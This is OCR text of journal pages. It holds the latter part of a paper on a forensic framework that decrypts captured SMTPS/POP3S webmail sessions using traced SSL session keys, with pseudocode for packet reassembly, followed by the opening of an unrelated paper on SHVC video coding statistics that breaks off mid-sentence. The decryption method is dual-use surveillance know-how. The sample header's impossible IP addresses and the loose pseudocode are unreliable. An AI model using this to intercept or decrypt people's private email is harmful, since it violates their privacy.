
These parallel sub segments decrypt respective stored network communication sessions. The SMTPS Stream Decrypt and POP3S Stream Decrypt sub segments decrypt network packets stored as PCAP files with SMPTPS and POP3 network sessions using the traced session key and further creates a PCAP file with a stream of unencrypted packets.[14]

5) SMTP Packet Rearrange & POP3 Packet Rearrange

These parallel sub segments rearrange the corresponding SMTP and POP3 network sessions based on its sequence number and timestamps intelligently by analyzing duplicate as well as retransmitted network packets. Following section provides an insight into various processes involved packet assembly algorithm as shown in fig 4.

6) Packet Payload Dissect

This sub segment dissects each network packet of both SMTP and POP3 network streams and separates packet header and payload sections and stores as another temporary PCAP files for further processing. [16]



OFFLINE FORENSIC PACKET REFORMATION ALGORITHM

Algorithm 1: SMTP and POP3 Time Stamp

Input: Pcap file, Source IP, Destination IP, Source Port, Destination port

Output: Pcap file of decrypted SMTP Session

```
Initialize next=1, seq=0;
While packet!= null do
        Read the packet from the Pcap file SMTP and POP3 separately
        If packet= EOF, Filter the packets based on IP and Ports end if
          While packet! =null do
                new.packet=fetch. Next packet, packet = new.packet
                Affix a new time stamp to packet header using Jpcap.packet.header.access.
         end while
 end while
```

Algorithm 2: Separate Retransmitted Packets

Input: Pcap file, Source IP, Destination IP, Source Port, Destination port

Output: Pcap file of retransmitted packets

```
Initialize next=1, seq=0;
While packet! = null do
        Read the packet from the Pcap file
        If packet= EOF,  Filter the packets based on IP and Ports end if
        If syn flag then seq=packet. Sequence, Seq2=Packet. Sequence-seq end if
         While  next==1 do
           current=seq2, next =current + Packet.datalength end while
       If seq2>=next, next=seq2+Packet.datalength
          else Write that packet to the temp file//retransmitted packet end if
 end while
```

Algorithm 3: Separate Duplicate Packet

Input: Pcap file, Source IP, Destination IP, Source Port, Destination port

Output: Pcap file of duplicate packets

```
Initialize next=1, seq=0;
While packet!= null do
        Read the packet from the Pcap file
        If packet= EOF,  Filter the packets based on IP and Ports end if
        If syn flag then seq=packet. Sequence, Seq2=Packet. Sequence-seq end if
         While  next==1 do
             current = packet. fetch(PCAP).
             If current.datalength=next.datalength
                   If current.data=next.data, delete next packet   end if end if
           current=seq2, next =current + Packet.datalength end while
       If seq2>=next, next=seq2+Packet.datalength
          else Write that packet to the temp file//retransmitted packet end if
 end while
```

Algorithm 4: Packet Payload Reconstruction

Input: Pcap file, Source IP, Destination IP, Source Port, Destination port

Output: Reordered and reconstructed pcap file,

```
Initialize next=0, seq=0, flag2=0, contentcalc=0;
While packet!= null do
    Read the packet from the Pcap file
    if packet= EOF or null then exit from the loop
      if packe.source ip==source_ip and packet.source port=source port
        if syn flag is set seq=Packet. Sequence, seq_relative=Packet. Sequence-seq end if, end if
       if next=0, Write reordered file, next=sequence relative + packet.datalength  end if
       if seq_relative= next do following two steps, Write packet to the reordered file,
          next=sequence relative + packet.datalength  end if
       if  seq relative >next, Read each packet (Packet1) from the temporary file until the
         last packet is reached
         if Packet1.sequence-seq=next, write the packet to the reordered file,
            next=next+packet1.datalength end if
     end if,  end while
```

7) Payload Reconstruct

This sub segment reconstructs the actual network session by combining reassembled packet payloads for both SMTP and POP3 sessions and stored separately. [17]

8) Email Content Regenerate

This sub segment displays the regenerated header and body content of the email communication in its console

9) Offline packet Reformation Algorithm

The packet reformation algorithm is a set of four sub algorithms, which ultimately reorganize and reconstruct the SMTP and POP3 network communication sessions after decryption. This algorithm intelligently separates duplicate and retransmitted TCP packets in the stored network sessions using time stamp method. Initially, foremost algorithm affixes a time stamp using a hex value to the packet header in order to identify its arrival to the session along with sequence number. In this algorithm, processes packets using "Jpcap.packet. header.access" from JPCAP library [17]. The second algorithm separates all retransmitted packets. The packet variable "current" represents current packer under processing. It compares its sequence number along with sequence number of the next packet considering its time stamp and data length. The algorithm identifies retransmitted packets by comparing current and expected sequence numbers along with available timestamp and packet data length. The third algorithm identifies duplicate packets in a session by comparing its sequence numbers along with hex values of packet payload. The second and third algorithm work together to reorganize the stored SMTP and POP3 sessions. Finally, the fourth algorithm reforms the actual network session of SMTP and POP3 email communications by combining the packet's payloads.

C. Forensic Evidence Collect

The Forensic Evidence Collect segment of the proposed framework preserves all the data regenerated by packet reformation algorithm. It also traces all available IP and port numbers involved in the malicious or suspected session using a separated log file process. It stores regenerated content of email communication using hex value notation as well as plan text format. This section has a loop back process to forensic source pool to conduct forensic processing for particular session more than once to refine the results.

D. Forensic prosecution Support


The Forensic Prosecution Support segment plays significant role in presenting the digital forensic evidences in a systematic way. It conducts a preliminary evidence credibility test to identify best output of regenerated network sessions, which is rich in forensic information. It further categories the evidences according to its quality and credibility and further report to cybercrime investigation team. The segment finally incorporates the investigation report of the cyber police with its digital forensic report to the court as part of prosecution formalities.

IV. GUIs and Results

This section presents important User Interfaces such as Email Header Display and Email Message Display Consoles developed as part of the proposed forensic framework. The Email Header Display Console displays the content of a decrypted email communication involved in the SMTPS network communication session. The Email Message Display Console displays the content of the email communication.


From the Email Header Display Console, Investigator gets clear information regarding various parameters fetched from respective TCP packet of Email stream after subsequent encryption. The date and time indicates communication period. This console also traces our significant IP address and other forensic details are separately displayed. This header acts as credible evidence against any malicious communications. POP3S analyze button displays corresponding decrypted communications POP3 network stream.

The Email Message Display Console indicates forensically regenerated email message content from respective TCP packets after decryption of network stream. It clearly projects the email subject part with email ID of sender and receiver. Proposed engine fetches IP address of network packets from which sender's email message is traced. This acts as strong evidence against the malicious user. This console can also display decrypted stream in the form of Hex values.



Received:fromsearch.org([100.23.56.788]) by macserver1.search.org with SMTPS(Version 5.5.2659.21.567)
id KHB987HJIGTRY; Mon,21 Nov 2016 09.45;01-0700
Received: from web454768.mail.webmail.com([216.45.214.455]) by SEARCH.ORG with SMTPS(IPAD 2.52) id 65748493435;Mon 21 Nov 2016
Message-ID:<24527348912hsdgfjsdh3647326>.qmail@web452638.webmail.com; Mon,21 Nov 2016 09.45;01-0700
Received:from [216.104.228.118] by web452638.webmail.com; Mon,21 Nov 2016 09.45;01-0700 PDT
Subject: Email Header test; from: Test Email<m.thankappan@psau.edu.sa; To toadd@search.org; MIME version:1.0; Content Type:Text

Fig. 4. Email Header Display Console



Subject: Email Header test
From: Test Email <m.thankappan@psau.edu.sa> To: Toadd<tadd@search.org, Content-Type: multipart/alternative; boundary=
94eb2c1a1e461df870054450026f --94eb2c1a1e461df870054450026f Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
Hai All,
This is a test email for forensic investigation process. thanks

Fig. 5. Email Message Display Console

A. Computing Environment




Fig. 6. Computing Environment

The Fig 6 shows the computing environment for proposed SSL based forensic engine for webmail communications. The yellow colored labels show the different network points, which deploys proposed framework for tracing malicious activities when reported. Standalone PCs or proxy or network servers effectively use this framework to collect packets followed by its forensic reconstruction. Once network packets are collected, filtering of packets are done to get needed packets that follow protocols from email communication,

B. Usefulness of the Proposed Forensic Engine

This framework identifies the network packets associated with Webmail communications though their well-defined port numbers, categorize them, and prepare such packets for subsequent reconstruction of the network session. Currently the anticipated framework retrieves the header details and email contents, which uses SMTP, POP3 protocols, though encrypted channel, and pinpoint the malicious user's credentials like IP addresses and port numbers and regenerated webmail contents etc. It further helps police investigation process and prosecution by court of law.

V. Conclusion

The outlined digital forensic engine for SSL based Webmail application is successful in tracing significant forensic details from its encrypted network sessions. This engine framework primarily calculates the session key used for SSL connections. The sketched framework fetches all SSL parameters during online communication through the suspicious user's device. While tracing the SSL parameters, the framework also stores all the TCP packets in the form of PCAP files for further offline processing. Using the session key of SSL channel, framework decrypts TCP packet stream to trace out email header and message details.

VI. Future Enhancements

Currently the framework works only with SSL based webmail communications. It needs many refinements in tracing all available email communications from the decrypted session. Now, the authors extend the framework to decrypt the SSL based email communications for other popular email clients such as Gmail and Yahoo. The authors also extend the work towards decryption of IMAP as well as Instant messaging applications.

References

[1] Wang WenQi, Liu WeiGuang, (2009) "The Research on Email Forensic Based Network" IEEE International Conference on Information Science and Engineering, Dec 2009

[2] Hai Xin,Duan,(2010) "SSL-Do: A Rootkit of Network Based SSL and TLS Traffic Decryptor", IEEE CTC Workshop, July 2010.

[3] Wang Hui, (2009) "Network Data Packet Capture and Protocol Analysis on Jpcap Based". Proceedings of IEEE International Conference on Information Management and Industrial Engineering, vol 3,No.4, May 2009

[4] M.Tariq Banday, (2011) "Techniques and Tools for Forensic Investigation of Email" International journal of Security & its Applications(IJNSA),Vol.3,No.6 Nov 2011.

[5] Ali M, (2012)," Digital Forensics Best Practices and Managerial Implications", International Conference on Computational Intelligence, Communication Networks, Jul 2012

[6] Hong Guo, Bo Jin, Wei Qian (2013) "Analysis of Email Headers for Forensic Purpose" IEEE International Conference on Network Systems and communication Technologies, April 2013

[7] Justin. Paglieranim, Mike. Mabey, Gail-Joon Ahn "Towards comprehensive and collaborative forensics on email evidence" IEEE International Conference on Collaborative Computing, Networking, Applications & Worksharing, Oct 2013.

[8] Sant Paul (2013)," The Forensics Edge Management System ", IEEE International Conference on Ubiquitous Intelligence & Computing, Jun 2013.

[9] Lili Xie, Guolong Chen(2014) "A Forensic Tool of Foxmail Client" IEEE International Conference on Systems and Informatics, Nov 2014.

[10] Sridhar Neralla, D. Lalitha. Bhaskar,(2014) "A Stylometric Investigation Tool for Authorship Attribution in E-Mail Forensics" Proceedings of the 48th Annual Convention of Computer Society of India, Advances in Intelligent Systems and Computing, Springer, pp 543-549, Oct 2014

[11] Vamshee, Krishna, Devendran, Hossain S, Victor, Clincy, "A Comparative Study of Email Forensic Tools" Journal of Information Security (ARES), Vol.6,No.3 April 2015

[12] Lili Xie, Yanhua Liu, Guolong Chen (2015), "A forensic analysis solution of the email network based on email contents", IEEE

International Communication Conference on Fuzzy Systems & knowledge Discovery, Aug. 2015

[13] Manesh T, B Brijith, Mahendra Prathap Singh, "An Improved Approach towards Network Forensic Investigation of HTTP and FTP Protocols", International conference on Advances in Parallel Distributed Computing Communications in Computer and Information Science, Springer, Vol.1,July 2011.

[14] Manesh T, Brijith B, Braguram T(2013) "Network Forensic Investigation of HTTPS Protocol " International Journal of Modern Engineering Research, Vol. 3, Issue. 5, Sep - Oct. 2013.

[15] Manesh T, M Mohammed Sha, K Vivekanandan, (2014) "Forensic investigation framework for P2P protocol " IEEE International conference on Control, Instrumentation, Communication and Computational Technologies (ICCICCT), pp-256- 264, July 2014.

[16] M Mohemmed Sha, T Manesh, (2015) "Forensic Framework for Skype Communication" International conference on Advances in Intelligent Systems and Computing, Springer July 2015.

[17] M Mohemmed Sha, T Manesh, (2016) "VoIP Forensic Analyzer" International Journal of Advanced Computer Science and Applications, Vol.1, No.1 Feb 2016.

[18] Agarwal S (2014) " A Hybrid approach for spam filtering using support vector machine and artificial immune system", IEEE International Conference on networks and Soft computing, Jun 2014

[19] GuoLong Chen, Lili Xie, "An Email Forensic Analysis Method Based on Social network Analysis", IEEE, International Conference on Cloud Computing and Big Data, July 2014

[20] Gori. Mohammed, Mohammed. Mohideen (2014) "E Mail Phising-An Open threat to Everyone", International Journal of Scientific and Research Publications, Vol.4,No.2,Feb 2014.

[21] Ravi Tomar (2014), "Taxonamy of Email Security Protocol", International Journal of Innovative Research in Computer and Communication Engineering, Vol.2,No.4, April 2014.

[22] Husak, M, Cermak, M ,; Jirsik, T ,; Celeda, P,(2015).," Network-based HTTPS Client Identification Using SSL/TLS Fingerprinting", IEEE International Conference On Availability, Reliability And Security, Aug 2015.

[23] Eldewahi, AEW, Sharfi, TMH, Mansor, AA, Mohamed, NAF, Alwahbani, SMH (2015), "SSL/TLS Attacks: Analysis and Evaluation" IEEE International Conference On Computing, Control, Networking, Electronics And Embedded Systems Engineering, Sept 2015.

[24] Husak, M, Cermak, M, Jirsik, T, Celeda, P (2016) " HTTPS traffic analysis and client identification using passive SSL/ TLS fingerprinting", Eurasip Journal On Information Security, Vol.1, No.14, Feb 2016.

[25] Rolf Oppliger, "SSL and TLS Theory and Practice", ARTECH HOUSE, ISBN-13 978-1-59693-447-4, 2009.

Depth Partitioning and Coding Mode Selection Statistical Analysis for SHVC

Ibtissem Wali
National Engineering School of Sfax, Tunisia

Mohamed Ali Ben Ayed
National School of Electronics and Telecommunication of Sfax, Tunisia

Amina Kessentini
High School of Computer Science and Multimedia of Gabes, Tunisia

Nouri Masmoudi
National Engineering School of Sfax, Tunisia

***Abstract*—The Scalable High Efficiency Video Coding (SHVC) has been proposed to improve the coding efficiency. However, this additional extension generally results an important coding complexity. Several studies were performed to overcome the complexity through algorithmic optimizations that led to an encoding time reduction. In fact, mode decision analysis is imperatively important in order to have an idea about the partitioning modes based on two parameters, such as prediction unit size and frame type. This paper presents statistical observations at two levels: coding units (CUs) and prediction units (PUs) selected by the encoder. Analysis was performed for several test sequences with different motion and texture characteristics. The experimental results show that the percentage of choosing coding or prediction unit size and type depends on sequence parameters, frame type, and temporal level.**

Keywords—Video Coding; HEVC; SHVC; Coding efficiency; Statistical analysis

I. Introduction

Nowadays, the demand on digital signal processing applications is more and more increasing. Consequently, digital video applications cover today a very large range of multimedia application: messaging, HD video telephony and video conferencing.etc. In order to overcome this heterogeneity, numerous versions of the same video are stored in the server side to gratify various needs of clients and are delivered using simulcast coding. This leads to increasing the video bit rates and hence maximizing the storage costs. Therefore, the clients' heterogeneity needs motivated some years ago the development of scalable video coding. "Scalability" consists in removing parts of the video bit stream in rank in order to adjust it to various consumers' needs. In fact, using video scalability is equivalent to obtaining different versions of single video sequence and then storing it in one file. Therefore, scalability can serve different users with a single stream and limits the amount of data flowing over the network. Consequently, a new video coding standard was developed with improved compressing tools. SHVC was proposed as a scalable extension of the High Efficiency Video Coding (HEVC) standard [1]. Besides, several solutions were suggested to respond to the proposed scalable extension [2,3,4]. The scalable extension was developed [5] by the Joint Collaborative Team on Video Coding (JCT-VC) of ITU-T SG 16 WP 3 and ISO/IEC JTC 1/SC 29/WG 11. In fact, HEVC enables a better compression compared to H.264/AVC with maintaining the same video quality [6]. SHVC was proposed based on this standard with several amendments in video compression. Thus, SHVC introduced new inter-layer prediction feature in order to improve the coding efficiency [3]. However, the introduction of this new feature increases the encoder complexity. Therefore, a good understanding of the fundamental aspects of the SHVC is recommended as a first step to know how to intervene in its weak points to ensure its usability. Since, mode decision is a very consuming part [25], an analysis of the encoder decision module is necessary to have an idea about the partitioning modes in terms of size and type.

In this paper, we propose to dissect the SHVC standard and to highlight its contribution using performance analysis. Moreover, we focus on encoder mode decision, and we develop a statistical observation at two levels: CU and PUs. This proposal is performed based on frame type following temporal level.

The remainder of this paper is organized as follows: In section 2, an overview of the scalable extension of HEVC is presented by detailing its major aspects. Section 3 discusses the related works on HEVC. Section 4 illustrates the average time distribution and the video coding performance. Section 5 describes a statistical study and result discussion. Finally, in section 6, we present some concluding remarks and ideas for future work.

II. Overview of the Scalable Extensions of HEVC

The introduction of the HEVC and the development of its scalable extension have enhanced considerably video compression [1, 5]. Indeed, SHVC provides several scalability features such as spatial, SNR, bit depth and color gamut scalability [14]. SHVC encoder supports multi-layers coding that consists of HEVC encoders to encode the Enhancement Layers (EL) and HEVC or AVC encoder to encode the Base Layer (BL).




Fig. 1. SHVC structure with two layers

An example of SHVC structure with two spatial layers is shown in Fig 1. The SHVC architecture could support eight layers; one base layer and seven enhancement layers. In Fig 1, we only describe two of these layers; a BL encodes a down sampled version of the original input video, and EL encodes the original one. For coding the EL, the SHVC encoder reuses the coding tools already present in HEVC in addition to the inter-layer prediction added features in order to offer gain in coding efficiency. Consequently, the upsampling of the encoded pictures and the upscaling of their relative motion vectors and texture prediction are used in EL's coding.

The SHVC offers several scalability features enumerated below:

- Temporal scalability: is guaranteed by using the hierarchical B pictures [7].
- Spatial scalability: is ensured by using multi-layer coding in order to supply resolution variety. Besides, SHVC supports resolution up to 4K [8] and 8K [9].
- Quality scalability: This type of scalability is considered as a special case of spatial scalability where the EL and the BL have the same picture size. In SHVC, the Coarse-Grain SNR scalability (CGS) is used. In fact, this type of SNR scalability is the most usual SNR scalability mechanism supported by many standards [10].
- Hybrid codec scalability: layers could be coded whether using the HEVC codec or Non-HEVC codec (e.g.H.264/AVC codec) [11].
- Bit depth scalability: this feature is inherited from HEVC. In fact, this mechanism is ensured where the BL is of lower bit depth (e.g. 8 bit) and the EL is of higher bit depth (e.g. 10 bit) [3].
- Color gamut scalability: The color gamut scalability is applied in the case of a different color space between BL and EL.
- We note that these scalability features may be combined. For example, the combination of bit depth, color gamut, and spatial scalability may be used to fully enable the migration of the video sequence from HDTV to UHDTV [3].

As an extension, SHVC adds new tools to those provided by HEVC. They are called interlayer predictions tools. This feature is used, if necessary, in order to improve the coding efficiency. These tools are manifested on interlayer texture and interlayer motion prediction.

A. Inter-layer texture prediction

Fig.2. illustrates the modality of the new interlayer texture prediction for spatial scalability. In SHVC, the reference layer pictures do not correspond to the pictures in the base layer, but they correspond to the picture known as inter-layer reference (ILR) picture. The ILR picture is generated by the re-sampling process when the BL size differs from the EL size. In order to obtain an ILR picture, the BL is first up-sampled to obtain the BL picture. Then, it is cropped to meet the EL size (when the cropping window process is enabled). Afterward, the ILR picture is inserted into the reference picture lists as inter-layer texture prediction to encode the EL [12].




Fig. 2. Re-sampling process of the prediction units

B. Inter-layer motion prediction

HEVC includes two motion vector methods: the advanced motion vector prediction (AMVP) and the merge mode. The motion vectors predictors list (MVPs) is generated by the AMVP from spatial or temporal neighboring. When spatial neighboring is not available, we consider the temporal motion vector prediction (TMVP). In SHVC, the motion field mapping method is introduced to derive the motion field for ILR pictures as depicted in Fig.3.




Fig. 3. Motion vector generation

III. Related Works

SHVC outperforms previous standards in terms of performance. However the cost of computational complexity appears to be a critical research field. Consequently, several works have deeply explained the new features introduced in SHVC [13,14], such as the new scalable feature CGS and the bit depth. These studies also explained the interlayer procedure which includes the resampling processing, the motion field and the color mapping. To evaluate the performance of SHVC, they used two anchors; the simulcast and the single layer EL. An evaluation of the performance of two coding configurations (random access RA and low delay LD with Bpictures (LDB))was performed in [13].If compared to HEVC simulcast for RA configuration, SHVC achieves an average bit rate reductions of 16.5%, 27.0% and 20.9% for 2x, 1.5x, and SNR scalability cases, respectively. For the LDB configuration, SHVC achieves an average bit rate reductions of 10.3%, 21.5%, and 12.5% for 2x, 1.5x, and SNR scalability, respectively. In [14], SHVC attained average bit rate reductions equal to 50.3%, 56.7%, and 51.5%, in the RA configuration, and 63.1%, 62.5%, and 54.1% in the LD with P picture (LDP) configuration, for 2x, 1.5x, and SNR scalability, respectively. The SHVC was compared to simulcast for coarse grain scalability with and without the 3D LUT color mapping tool. In the first case, comparison achieved average bit rate reductions of 18.1% and 29.6%. In the second case, the average bit rate reductions decreased significantly to only 10.2% and 17.2%.In [15],a real time analysis was introduced using a hybrid parallelism. These latter takes advantages from both; the wave front parallelism (WPP) and frame based and provide time repartition of the optimized SHVC decoder for different scalability configurations (using OpenHEVC). The interlayer prediction enabled a gain in bit rate of about 40% for x1.5 resolution in spatial scalability. A hybrid parallelism provided the highest speed up with a good trade-off among decoding time, latency and memory usage [16]. A statistical analysis was made for H264/SVC to suggest an improved mode decision for EL. This mode decision depends on the frame type and uses the best mode found in BL. For each type of frame I, P, and B (depending on the temporal level), authors proposed an algorithm that decreases the encoding time reaching 64% [17]. In [18], a HEVC coding quad-tree was early terminated by using residuals statistics at the PUs level. The prediction residuals statistics was computed as the absolute difference between the prediction residuals variances for the two Nx2N and for the two 2NxN. The introduced residual based method allowed reducing the encoding time by an average of about 44% [18]. A statistical analysis of coding units was chosen by the encoder for HEVC in [19]. In this paper, authors showed that a detailed explanation for the use of largest coding units (LCUs) or smallest coding units (SCUs) depends on the image textures. Following the image aspects, they fixed a texture parameter to classify images into textured images and non-textured ones. Since the inter-layer prediction module in SHVC presents the lion's part of the consuming time, several efforts have been made to optimize it. Hence, in [20], three novel methods were developed: copying directly the BL split flags to the EL, disallowing intra-prediction modes for EL, and disallowing modes that split the CUs orthogonally. These approaches were combined to achieve a 15,3% average reduction for the whole encoding time with a bit rate increment of 0.86% and a PSNR decrement equal to 0.12 dB. In [21], a new prediction mode that decreases the bit-rates of the enhancement layer by up to 3.13% of SHVC was introduced. It is based on the fact that in video coding, sometimes the same patterns are repeated in the residual signals. The current SHVC encoder and decoder were modified by implementing a new prediction mode for coding residual information called *Residual* mode. A down sampled residual signal was obtained by using a two dimensional bilinear down sampling operator applied on residual signal. Authors computed afterward the number of required bits to represent this new residual signal which is then up-sampled to have the same size of the predicted signal. Finally, authors calculated the RD-cost and compared it with the original SHVC [21]. In [22], the proposed method is based on the operations determining the CTU structure which is the most time consuming since the 